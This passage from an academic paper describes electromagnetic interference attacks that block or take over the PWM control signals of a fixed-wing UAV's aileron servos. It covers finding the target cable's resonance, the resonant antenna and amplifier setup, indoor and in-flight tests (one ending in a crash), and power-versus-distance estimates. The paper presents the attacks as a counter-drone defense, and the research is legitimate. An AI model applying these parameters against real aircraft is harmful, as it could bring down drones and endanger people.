We propose to demonstrate the FAI attacks on servo motors of the UAVs which control the moving surfaces of the system such as ailerons or flaps. The intrusion of unauthorized UAVs to restricted air spaces provokes many security issues and results in halting operations in military/civilian air spaces [25]. Between 2013–2015, a total of 921 UAV and manned aircraft encounters have been recorded in the U.S. national airspace, with the majority of these encounters within five miles of an airport, resulting in a halt in flights [26]. To mitigate this threat, a tracker/defender UAV with the attack system onboard can be deployed to intercept the intruder UAV and launch FAI attacks against the intruder to safely drive it towards the capture region or outside the geofence that defines the boundary of the restricted airspace. However, for a successful attack, the tracker is required to be in close proximity to the intruder for

a certain period of time. Reliable and consistent detection of the intruder UAV can enable the tracker to pursue the intruder UAV and gain sufficient proximity to it. This problem has received significant attention over the years; see [27] for a review. In restricted airspaces, the tracker can rely on onboard detection sensors in coordination with ground-based sensors such as radars, acoustic sensors, vision sensors, etc., for accurate detection of the intruder. Many techniques have also been proposed to pursue and intercept unauthorized UAVs for the deployment of countermeasures in [28–30]. For these strategies to work, the defenders' capabilities are considered to be superior to those of the intruder. This assumption is not limiting, as tracker UAVs of different sizes and classes can be equipped with the attack mechanism, and the intruder UAV can be identified and classified using ground-based sensors before an appropriate tracker UAV is directed to intercept it. A challenge may arise when the intruder becomes aware of the tracker and tries to evade it. In these scenarios, strategies based on pursuit-evasion games [31] can be developed to intercept the evaders. Note that, even when continuously maintaining close proximity to the intruder is not possible, the tracker can still compromise the trajectory of the intruder UAV by launching intermittent attacks. In this work, we do not consider the detection and tracking problem and focus only on devising the FAI attacks. Without loss of generality, the intruder is assumed to be a fixed-wing UAV, while the tracker is either a fixed-wing UAV or a drone equipped with an attack setup capable of generating FAI to block or take control of the intruder's PWM signals. In the following sections, the terms intruder/victim and tracker/attacker will be used interchangeably.

The attacks rely on Faraday's law of induction [2] to induce a voltage in the victim PWM circuitry; however, as observed in the wired setup (Table 1, 2, and 3), the induced voltage should be a few *Volts* for successful attacks. These values are relatively large considering the analog false data injection scenarios in which a few 100 mV*s* of induced voltage can result in significant changes in the sensor readings [6], so the attacker needs to utilize an additional coupling mechanism to induce more voltage. In the following section, the mutual coupling between the attacker and the victim is determined analytically to find an optimal attack frequency that ensures the maximum induced voltage.

Table 4: Comparison of Attack Waveforms

	Block	Sawtooth [6]	Pulsed Sinusoid [19]	Block & Rotate	Full Control
Block Data	✓	✓	✓	✓	✓
Inject False Data	✗	✓	✓	✓	✓
No need for Synchronization	✓	✗	✗	✗	✓
Actuation Control One Direction	✗	✓	✓	✓	✓
Actuation Control Two Directions	✗	✗	✗	✓	✓
Applicable to Eflite Servos	✓	No Data	No Data	✗	✗
Applicable to HiTec Servos	✓	No Data	No Data	✓	✗
Applicable to Futaba Servos	✓	✓	✓	✓	✓

3.1 Electromagnetic Coupling Model

An adversary can use either the near or far field region produced by the attacker antenna to induce voltages in the PWM circuitry. The appropriate region for FAI attacks will be revealed after the explanation of antenna fields.

Far Field Region: The far-field of an antenna lies in the region $R > \frac{2D^2}{\lambda}$ where D is the maximum dimension of the antenna and λ is the wavelength of the signal [32, 33]. The far field EM waves are plane waves and the electric and magnetic fields can be shielded with metal surfaces (e.g., aluminum foil) easily due to the coupled nature of electric and magnetic fields.


Near Field Region: The near field region lies in the vicinity of the antenna (e.g., $R < \frac{\lambda}{2\pi}$ for an electrically small dipole [34]) where magnetic and electric fields have a complex relationship unlike the plane waves in the far field. Depending on the antenna type, capacitive or inductive energy may be dominant (e.g., inductive for a loop antenna). An efficient attack waveform should penetrate the victim system without significantly attenuated or reflected by metal components/wires and induce enough voltage to the victim PWM circuitry. The far field waves can easily be attenuated and reflected by the metals. However, low–frequency magnetic near fields generated by loop antennas are known to penetrate much more easily to the system because of their decoupled nature from the electric fields [35]. Adding to that, magnetic resonant coupling (i.e., coupling through magnetic fields in the near field between resonant components) is an efficient way of transferring power over medium distances even in weakly coupled scenarios (i.e., Wireless Power Transfer) [36]. The magnetic near field region of an inductive antenna is an efficient way of inducing high voltages in the PWM circuitry.

For the derivation of the coupling ratio between the attacker antenna and the victim loop, the model illustrated in Figure 6a are used. The attacker antenna is excited with a time–varying attacker current, $\mathbf{i_a} = I_a sin(wt)$, and consequently generates a magnetic field. This magnetic field is captured by the victim PWM loop which results in induced voltages. The orientation of the antenna and PWM loop is assumed to be through z-axis throughout the analysis. However, it should be noted the surface normal of the antenna and victim cable may not align during attacks. The reported scenario, in which the surface normals of the antenna and victim circuitry are parallel, provides maximum coupling and induced voltage to the victim.

The coupling ratio, k, is the ratio of the flux captured by the victim loop (ψ_v) to the total flux generated by the attacker antenna, ψ_a. S_a and S_v are areas of attacker antenna and PWM loop, respectively. The detailed derivation for the coupling coefficient, k, can be found in Appendix A.

$$k = \frac{\psi_v}{\psi_a} = \frac{\iint_{S_v} \mathbf{B} \cdot d\mathbf{S}}{\iint_{S_a} \mathbf{B} \cdot d\mathbf{S}} \tag{1}$$

The UAV flap and aileron PWM cable lengths are 60 cm and



(a) (b)

Figure 6: The coupling between the attacker antenna and the victim PWM circuitry is found analytically. (a) The model used for analytical electromagnetic solution and the circuit model for the magnetic resonant coupling (b) The victim PWM cables connect the controller and servo motors of the UAV. PWM circuitry have different lengths and positions.

Table 5: Coupling coefficients (k) for aileron and flap loops: $x_a = 35\,\text{cm}$, $y_a = 35\,\text{cm}$, $d_a = 1\,\text{m}$, $i(t) = 1\,\text{A}$ at 61 MHz

Victim Loop Size	ψ_a (Wb)	ψ_v (Wb)	k
Flap Loop ($x_v = 1\,\text{cm}$ $y_v = 60\,\text{cm}$)	9.58e−7	1.27e−10	1.32e−4
Aileron Loop ($x_v = 1\,\text{cm}$ $y_v = 150\,\text{cm}$)	9.58e−7	2.32e−10	2.42e−4

150 cm as shown in Figure 6b. The coupling ratio (k) between antenna and PWM cables is found with (1) and (8). The attacker antenna size ($x_a = 35\,\text{cm}$, $y_a = 35\,\text{cm}$) and the attack distance ($d_a = 1\,\text{m}$) are fixed. The analytically found coupling ratios for cables are very small and on the level of 10^{-4} (Table 5), which means the attacker and victim is weakly coupled and an additional approach is required to induce multiple *Volts* reported in Table 1, 2 and 3.

3.2 Circuit Model for the Attack

Kurs *et al.* showed that magnetic resonant coupling (MRC) can be utilized efficiently to transfer power wirelessly with distances up to eight times of the coil radius even in weakly coupled scenarios [36]. MRC is a specific coupling scenario where the receiver and transmitter resonate at the same frequency and coupling is inductive, i.e., dominantly via magnetic fields. This phenomenon makes highly–efficient Wireless Power Transfer (WPT) applications, up to 75.7% for weakly coupled scenarios [37], possible [38]. A magnetic resonant coupled series to parallel circuit model is provided in Figure 6a for the attack scenario, in which L_v, C_v, and R_v are the inductance, capacitance, and resistance of the victim circuitry, e..g., PWM cables. L_v and C_v are determined by the length of the cables and parasitic capacitances, respectively. R_v is the resistance of victim circuitry that includes copper loss and the load termination. The resonant frequencies of the victim loop (f_v) and attacker antenna (f_a) are:

$$f_v = \frac{1}{2\pi\sqrt{L_v C_v}} \quad , \quad f_a = \frac{1}{2\pi\sqrt{L_a C_a}} \tag{2}$$


According to the threat model, the attacker can not physically modify the victim system and alter the victim resonance (f_v); however, a resonant attacker antenna can be adopted that has the same resonant frequency with the victim ($f_a = f_v$). Especially for Tesla coils, magnetic resonant coupled circuits have been investigated through Kirchoff's circuit law [39], and it is concluded, regardless of the coupling strength (e.g., weakly), the attacker and victim circuits should have the same resonant frequencies to transfer maximum energy, i.e., $f_a = f_v$ [40]. If k is above a value called critical coupling, a phenomenon called resonance splitting occurs due to the loading effect of the secondary coils (victim side) and the attacker waveform frequency (f_s) should be adjusted to one of the two operating frequencies which are above f_{s+} and below f_{s-} the uncoupled resonance frequencies of victim or attacker, i.e., f_a and f_v.

$$f_{s+} = \frac{f_v}{\sqrt{1-k}} \quad , \quad f_{s-} = \frac{f_v}{\sqrt{1+k}} \tag{3}$$

where the optimum attack condition is $f_s = f_a = f_v$. However, as analytically we found that k is very small ($k << 1$) (Table 5), f_{s+} and f_{s-} in (3) converge. Thus, for an efficient attack (e.g., the same attack power with larger attack distance), the attacker needs to have a resonant antenna at victim resonant frequency (f_v) and also the attack waveform frequency, f_s, should be tuned to the victim resonant frequency, f_v.

3.3 Detection of the Victim Resonance

To detect the victim resonant frequency, f_v, the attacker can use an analytical or an experimental approach. While the analytical approach gives an estimation of the victim resonance



(a) (b)

Figure 7: The aileron and flap PWM cable resonances are experimentally determined with a transmission measurement (S_{21}). (a) The test setup includes toroids, magnetic field probe and a spectrum analyzer. (b) At the cable resonant frequency, the transmission makes a peak. Aileron cable has a lower resonant frequency (61 MHz) as expected because of its larger length.

with limited information about the victim (e.g., cable length), the experimental approach, that requires a measurement on the victim circuitry, presents a more accurate resonant frequency detection.

3.3.1 Analytical Detection of the Resonance

The resonant frequency of a cable is determined by the length, parasitic capacitance, and termination of the victim PWM cable. Depending on the termination, the resonant frequency can be at quarter-wavelength (for short termination) or half-wavelength (for open termination) frequency [41]. As the PWM cables are terminated by the high impedance loads such as controller outputs and servo motor input, an open termination is a proper representation that corresponds to a resonant frequency at the half-wavelength frequency for PWM cables. f_v can be found as follows:

$$f_v = A\frac{c}{(2*L_{PWM})} = 0.7\frac{c}{(2*L_{PWM})} \quad (4)$$

where L_{PWM} is the length of the cable, c is the speed of light in a vacuum, and A is a constant that compensates for the reduced speed of light due to the cable insulators. The cable insulators (e.g., PVC) have relative dielectric constants between $\varepsilon_r = 2$ and $\varepsilon_r = 3$ [42, 43], which can be introduced with $A = 0.7$ accurately [41, 44]. (4) can be used to generate a database of attack frequencies (e.g., a UAV attack frequency database with the UAV dimensions publicly available.). If the analytically found frequency differs from the actual resonance due to, e.g., loading effect and parasitic capacitance, the attacker could use a narrow band-attack signal centered around the analytical resonant frequency to increase the probability that resonant coupling is achieved. Conversely, the attacker could vary the frequency of the attack signal around the analytically found resonant frequency and detect the exact resonant frequency by the induced effect on the victim.


3.3.2 Experimental Detection of the Resonance

Although the analytical approach provides a resonance estimation with limited information about the victim, an experimental approach can be used to measure f_v. Smith reports a method in which a transmission measurement is implemented through current clamps located around the cables under test [41]. The method reported here is similar but employs ferrite toroids and a field probe instead of the current clamps. The experimental setup (Figure 7a) includes a Rohde & Schwarz spectrum analyzer with a tracking generator that sweeps the frequency band in between 1 MHz and 499 MHz to make a transmission measurement, i.e., S_{21}. The excitation port (Port 1) of the spectrum analyzer is connected to a toroid with 60 coils, and the measurement port (Port 2) of the spectrum analyzer is connected to a field probe which measures the field of the measurement toroid. The system under test includes a battery, flight controller, ground controller, PWM cables, and servos, which are fully operational during measurements. The left and right-wing PWM cables are positioned inside the excitation and measurement toroids as displayed in Figure 7a. The measurement toroid picks up the field generated in the cable, and the resonance frequency is detected when the maximum transmission occurs.

Figure 7b provides the normalized transmission measurement of aileron (150 cm) and flap (60 cm) PWM cables. The loading effect due to servos and flight controller exists but does not significantly affect the position of the resonant frequency. The aileron measurement makes a peak around 61 MHz which is the resonant frequency for the aileron cable. Additionally, the flap cable has a resonance at 152 MHz (Table 6). The measurements show that the attacker can use a resonant frequency to attack a specific control surface (e.g., 61 MHz for ailerons), and cable length is inversely proportional to the resonance frequency. For comparison, the analytical approach estimates a resonance frequency at 70 MHz and 175 MHz for aileron and flap cables, respectively (Table 6).

4 Indoor Attack Demonstrations on a UAV

For indoor attack demonstrations, a Cessna 150 (C150) fixed-wing UAV with a wingspan of 2.1 m is used as an in-



(a) (b) (c)

Figure 8: The *Block* and *Full Control* attacks are demonstrated indoors. The effect of the attacks is measured through quadrature encoders located on the right aileron servo shaft. (a) The experimental setup includes a fixed-wing UAV and attacker system. The attacker antenna is located under the left-wing of the UAV and the efficacy of the attacks are measured with varying attack distances at fixed attack power 20 W. (b) *Block* demonstration: The original rotation angle (blue) sent from the ground controller can not control the servo during the attack; The servo is 'blocked' at the neutral position (red). Attack distance is 50 cm. (c) *Full Control* demonstration: The attacker increases t_{rotate} (at every 3 s) and the control surfaces (i.e., ailerons) rotate with varying t_{rotate} while the victim tries to keep the ailerons at neutral position (blue). The attack distance is 25 cm.

Table 6: Detected victim PWM cable resonances, f_v.


	Aileron PWM Cable (150 cm)	Flap PWM Cable (60 cm)
Experimental	61 MHz	152 MHz
Analytical	70 MHz	175 MHz

truder/victim [45] as shown in Figure 8a. The ailerons of the intruder are selected through the use of resonant frequency for aileron PWM cables 61 MHz measured in the previous section (Table 6). As the left and right aileron cables are electrically connected and carry the same PWM, attacks are effective on both right and left ailerons. The attacker system consists of a waveform generator, a 20 W RF amplifier, and a Zero Phase Shift Line (ZPSL) antenna. The ZPSL antenna resonates at the attack frequency, and details about the design and production of the antenna are presented in Appendix B. The victim UAV (Figure 8a) is fully operational for the *Block* and *Full Control* demonstrations except for the DC motor and propeller for safety reasons. The radio ground controller sends control signals for actuators. The rotation angle of the right aileron is measured with a quadrature encoder [46] located on the shaft of the Futaba S3155. The encoder converts the rotation angle of the servo (and also the aileron) to a quadrature signal and sends it to a TIVA C microcontroller for angle detection. The antenna is located under the left-wing deliberately to eliminate the EMI on angle measurements.

Indoor Block Demonstration: In the wired experiments, it is observed that *Block* prevents the servo control. To observe this, an attack with a duration of 15 s is applied, and during the attack, the victim system attempts to control the servos by sending neutral (0°), left (-15°), and right (15°) rotation command. The attack power, frequency, and distance are 20 W, 61 MHz, and 50 cm, respectively. The antenna orientation is adjusted for maximum attack distance.

Figure 8b demonstrates the rotation angle of ailerons with (Red) and without (Blue) *Block* attack. While the IEMI attack is not applied, the ailerons follow the commands of the victim system (blue); however, when the *Block* attack is initiated, the ailerons stop following the commands of the victim and stays at the neutral position. When the attack stops, the ground controller retakes the control of the ailerons. The *Block* waveform is efficient from a distance up to 50 cm with an attack power of 20 W; however, the attack distance is observed to be highly dependent on the antenna orientation and the PWM circuitry (e.g., cable) position.

Indoor Full Control Demonstration: In section 2.6, it is observed that Futaba models can be controlled by varying the pulse duration (t_{rotate}) of the *Full Control* waveform (Figure 4c). To observe this, it is assumed that the intruder/victim system sends a neutral command to keep the ailerons at neutral position (0°) during the attack demonstration. The attacker applies a *Full Control* waveform with an incrementally increasing t_{rotate} to rotate the ailerons clockwise $[1.4\,\text{ms}, 1.6\,\text{ms}, 1.8\,\text{ms}, 2\,\text{ms}]$ at every 3 s. In the end of the sequence, a $t_{rotate} = 1.2\,\text{ms}$ is applied to observe that the attack is applicable for counterclockwise rotation as well. The attack distance, power, and frequency are 25 cm, 20 W, and 61 MHz, respectively. It is observed that the attack waveform moves the ailerons with increasing t_{rotate} from left to right as in Figure 8c, even though the actual PWM signal carries a neutral position command. *Full control* is applicable from a smaller attack distance than *Block* because the induced waveform in the *Full Control* scenario should be large enough to make the servo assume that there is a legitimate PWM in the channel (unlike *Block* attack during which 'erasing' the original PWM in the channel is sufficient.).



(a) (b)

Figure 9: In-flight attacker system and the victim UAV (a) The attacker system including the battery, RF module, amplifier, and the antenna is mounted on the UAV with carbon-fiber rods for in-flight demonstrations. Attack distance is 15 cm. The overall weight is decreased by carving out a section from the antenna. (b) Victim Pixhawk generates the attack control signals which are converted to optical signals and sent through fiber cables to the RF module to ensure the control in high EMI. The CW signal at the victim resonance is modulated with an RF switch and the amplified waveforms are radiated through a ZPSL antenna.

5 In-flight Attack Demonstrations on a UAV

For demonstration purposes, we mount the attacker system on top of the intruder UAV (see Figure 9a) to try to recreate the intruder-tracker interception scenario. The overall platform has a gross take-off weight of 6 kg to which the attacker system contributes 1.4 kg, the setup required to mount the attacker system contributes 320 g, and the angle measurement unit contributes 150 g. C150 is a standard fixed-wing UAV with a propeller and three control surfaces, namely, the elevator, the aileron, and the rudder. The propeller generates the thrust, and the control surfaces are used to maneuver the UAV. The elevator primarily affects the pitching motion/pitch attitude (θ), the aileron affects the rolling motion/roll attitude (ϕ), and the rudder affects the yawing motion/yaw attitude (ψ) (Figure 10a).

During the attacks, both left and right ailerons are affected as they are controlled by the same PWM; however, their sense of rotation is opposite because of their placement. The aileron rotation (δa) is positive when the right aileron is trailing edge up & the left aileron is trailing edge down. Thus, a positive aileron rotation produces a positive rolling motion that increases the roll attitude of the UAV. The reader is referred to [47] for details on UAV dynamics and control.

5.1 Attacker System

The attacker system consists of an optical transmitter and receiver, battery, RF module, amplifier, and a ZPSL antenna as shown in Figure 9b. The victim Pixhawk is programmed to initiate the attacks upon request of the ground controller. Attack control signals are sent in as optical signals to ensure the reliable control even under high EMI, e.g., to halt the attack in an emergency. The RF Switch modulates the continuous wave signal to generate *Block* or *Full Control* waveforms. The attack waveform from the RF switch is fed to the RF amplifier with an output power of 20 W and the attack waveform is radiated from the ZPSL antenna which resonates at the attack frequency and matched to 50 Ω.

The victim UAV uses a Pixhawk autopilot running on PX4 firmware which is modified to control the duration and waveform of the IEMI attacks from the ground/radio controller. To robustly measure the aileron rotation in high-EMI, a quadrature encoder is attached to the right aileron servo with an isolated Pixhawk (i.e., with a separate DC supply) mounted on the right-wing of the UAV. A firmware module is developed for the PX4 firmware that acts as an interface for the quadrature encoder and records the aileron rotation angle. For the flights, Pixhawk's stabilized flight mode is utilized during which the pitch and roll setpoint is supplied by the pilot from the radio/ground controller. The autopilot then calculates the required elevator and aileron rotation, respectively, to achieve the setpoint. The rudder rotation and the thrust are commanded directly from the radio/ground controller.

In-Flight Block Demonstration: *Block* waveform prevents the transmission of original actuation data, and servo motors respond to that by staying (locking or moving freely as summarized in Table 1) at their angular position just before the attack. To observe the effect of *Block* during a flight, the pilot (i.e., ground controller) sends a continuously varying roll setpoint, which is used by the autopilot to determine the required aileron rotation angle. When there is no attack ($t < 0$), the aileron rotation is equal to what is commanded by the autopilot (Figure 10d), and UAV tracks the setpoint roll attitude as shown in Figure 10f. As the attack starts ($t = 0$), the aileron locks at its current position of 32°, which results in a continuous positive rolling motion that increases the roll attitude of the UAV beyond the setpoint. The autopilot commands a negative aileron rotation to compensate for the effect of attack; however, no reduction in roll angle is observed as the aileron is locked due to the *Block*. The attack is stopped after 2.4 seconds at which point, the roll attitude of the UAV rises to 150° , and the altitude of the UAV drops by 10 m. Af-

ter the attack is stopped, the aileron rotates to the commanded negative position required to reduce the roll attitude. The roll attitude starts to decrease, but the altitude keeps dropping because of the high roll attitude. In 2.8 s, the altitude of the UAV dropped by almost 17 m, and the autopilot failed to recover the nominal orientation of the UAV in time, resulting in a crash (Block Video). Figure 10b presents the measured trajectory of the UAV under attack and the predicted trajectory without attack. The predicted trajectory is obtained by extrapolating the trajectory before the attack begins.

In-Flight Full Control Demonstration: During *Full Control* demonstration, the pilot sends a zero roll setpoint. As the attack starts ($t = 0$), the aileron rotates to the false value of -36° ($t_{rotate} = 1.8$ ms) injected by the attacker system (Figure 10e) resulting in a negative rolling motion. The autopilot commands a positive aileron rotation to recover the orientation of the UAV, but the aileron does not respond as it is under attack. The attack is turned off after 1.7 s at which point the roll attitude is close to -180° (Figure 10g). The autopilot, instead of commanding positive aileron rotation, commands a negative aileron rotation to recover the UAV by doing a 'full aileron roll' i.e., a 360° turn. The UAV completed the full aileron roll in less than 2.6 s, and the altitude dropped by only 10 m before the UAV is recovered (Full Control Video). The measured and the predicted trajectory of the UAV during *Full Control* demonstration is shown in Figure 10c.

6 Attack Distance and Power Relationship

Indoor demonstrations show that a power of 20 W is sufficient for 25 cm-*Full Control* and 50 cm-*Block* attacks. However, the attack distance and minimum power relationship is not clear from these observations. To determine this relationship, the field distribution of the attacker antenna is simulated with an EM simulator (ANSYS HFSS). Adding to the ZPSL antenna with 35 cm-by-35 cm planar dimensions (used in indoor and in-flight attacks), a 'large' ZPSL antenna with 70 cm-by-70 cm planar dimensions is simulated as well. The field distributions of antennas with varying attack distance through the z-axis is combined with the indoor results to determine the attack distance and power relationship shown in Figure 11. Some of our observations are as follows: The *Full Control* requires more power than *Block* regardless of the antenna size. The large antenna requires significantly less power than the smaller antenna. For *Full Control* at $d_a = 1$ m, the required powers are 611 W and 3.3 kW for large and small antenna, respectively. However, if the attack distance is 2 m for the *Block*, required powers are 532 W and 1.38 kW for large and small antenna, respectively. The ability of large antennas in generating high magnetic fields in the near field is a known phenomenon. For Transcranial Magnetic Stimulation (TMS) applications, in which magnetic fields stimulate particular regions of the brain, larger loops are preferred for better field 'penetration' to the inner brain layers [48]. To increase the attack distance, adding to increasing the antenna dimension, metamaterial–artificial magnetic conductors [49], which functions as magnetic reflectors, can be utilized to improve the field power by 3 dB which decreases the attack power and protect the tracker from its own attack field.

In scenarios, where the victim system is not RF-shielded, the far field antennas with high directivity improve the attack distance. Assuming lossless and matched antennas for both the attacker and the targeted circuitry, i.e., victim loops, the power transferred to the victim, P_{tgt}, can be determined with the Friis transmission formula [32]:

$$P_{tgt} = P_{atk} + D_{atk} + D_{tgt}(\theta_{tgt}, \phi_{tgt}) \ldots \\ +20\log_{10}\left(\frac{\lambda}{4\pi d}\right) + 20\log_{10}(|\hat{\rho}_{atk} \cdot \hat{\rho}_{tgt}|) \quad (5)$$

where P_{atk}, D_{atk} and $\hat{\rho}_{atk}$ are attacker power, antenna directivity and polarization, respectively. $D_{tgt}(\theta_{tgt}, \phi_{tgt})$ is the directivity of a particular loop in the victim, e.g., PWM cables. (5) shows that the increase in the D_{atk} of the antennas directly improve the transferred power to the victim, Yagi-Uda antennas with multiple resonant dipoles can have directivities around 9.2 dBi [50]. This means an attack power reduction of ≈ 7.44 dB compared to a small loop with a theoretical directivity of 1.76 dBi [32]. Additionally, far field antennas do not require the tracker to be protected by the attack field because the radiation is diminutive out of the antenna boresight. However, as the boresight and polarity of the far-field antennas should be aligned with the victim loop to maximize $D_{tgt}(\theta_{tgt}, \phi_{tgt})$, using far field antennas on moving victim systems (e.g., UAVs) is challenging. For those scenarios, the near field attacks with loop antennas should be used (Section 5).

7 Attacks on DC Motors and Speed

Another type of widely used actuator in CPS applications (from drones to robots) is 'DC motors' the rotational speed (rpm) of which is controlled by PWM. Similar to servo control (Figure 2), when t_{high} is minimum (i.e., 1 ms), the rotation speed is minimum (i.e., rpm=0 and the motor stops), and when t_{high} is maximum (i.e., 2 ms), the motor rotates with full speed. An Electronic Speed Controller (ESC) converts the speed data in the PWM to varying frequency current pulses that rotate the DC motor at the desired rpm.

As over-the-air coupling mechanism is the same regardless of the actuator and consists of the victim cable resonant frequency detection and a resonant antenna design, and contributes additional experimental parameters, the attacks on the DC motor speed is tested in a wired setup (Figure 12a).The attack waveform is added to the victim PWM ($t_{high} = 1.5$ ms) with a wideband combiner (Minicircuits ZFRSC-42-S+) and fed to the ESC, and the rpm of the DC motor is observed with varying attack frequency and voltage. The motor-ESC pair is powered with a 22.2 V 6S LiPo battery, and the PWM input to the system is commanded through the Pixhawk flight controller. Three ESC models are tested: Eflite 60 A Pro [51],

